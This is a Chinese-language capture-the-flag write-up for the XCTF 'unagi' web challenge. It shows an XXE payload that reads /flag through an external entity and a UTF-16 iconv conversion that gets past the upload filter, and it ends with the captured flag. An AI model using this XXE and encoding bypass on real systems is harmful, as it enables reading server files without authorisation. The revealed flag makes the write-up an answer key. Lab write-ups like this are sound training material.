xctf攻防世界unagi wp

原创

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分类专栏： CTF writeup 文章标签： web 安全

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
访问题目地址



Name: Alice

Email: alice@fakesite.com

Group: CSAW2019


Intro: Alice is cool

Name: Bob

Email: bob@fakesite.com

Group: CSAW2019

Intro: Bob is cool too



Flag is located at /flag, come get it

点击Upload下的here

该 XML 文件并未包含任何关联的样式信息。文档树显示如下。

```
-<users>
  -<user>
      <username>alice</username>
      <password>passwd1</password>
      <name>Alice</name>
      <email>alice@fakesite.com</email>
      <group>CSAW2019</group>
    </user>
  -<user>
      <username>bob</username>
      <password>passwd2</password>
      <name> Bob</name>
      <email>bob@fakesite.com</email>
      <group>CSAW2019</group>
    </user>
  </users>
```

从信息提示中可以知道要通过编写xml文件上传
即通过XXE编码转换成utf-16编码绕过
可以利用vim编辑xml文件(取名为2.xml)代码如下:


```
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xxe SYSTEM "file:///flag" >]>
<users>
    <user>
        <username>bob</username>
        <password>passwd2</password>
        <name> Bob</name>
        <email>bob@fakesite.com</email>
        <group>CSAW2019</group>
        <intro>&xxe;</intro>
    </user>
</users>
```

执行转换命令

```
iconv -f utf8 -t utf-16 2.xml>1.xml
```

```
root@kevinkali:~# cat 1.xml
<?xml version='1.0'?>
<!DOCTYPE users [
<!ENTITY xxe SYSTEM "file:///flag" >]>
<users>
    <user>
        <username>bob</username>
        <password>passwd2</password>
        <name> Bob</name>
        <email>bob@fakesite.com</email>
        <group>CSAW2019</group>
        <intro>&xxe;</intro>
    </user>
</users>
```


将1.xml上传到upload，拿到flag

Successfully uploaded user profiles.

Home User Upload About

Upload new users to the system

You can check out the format example here

选择文件 未选择任何文件 Upload

Name: Bob

Email: bob@fakesite.com

Group: CSAW2019

Intro: cyberpeace{392ba6a6db0b2fddc67087c5ab869d97}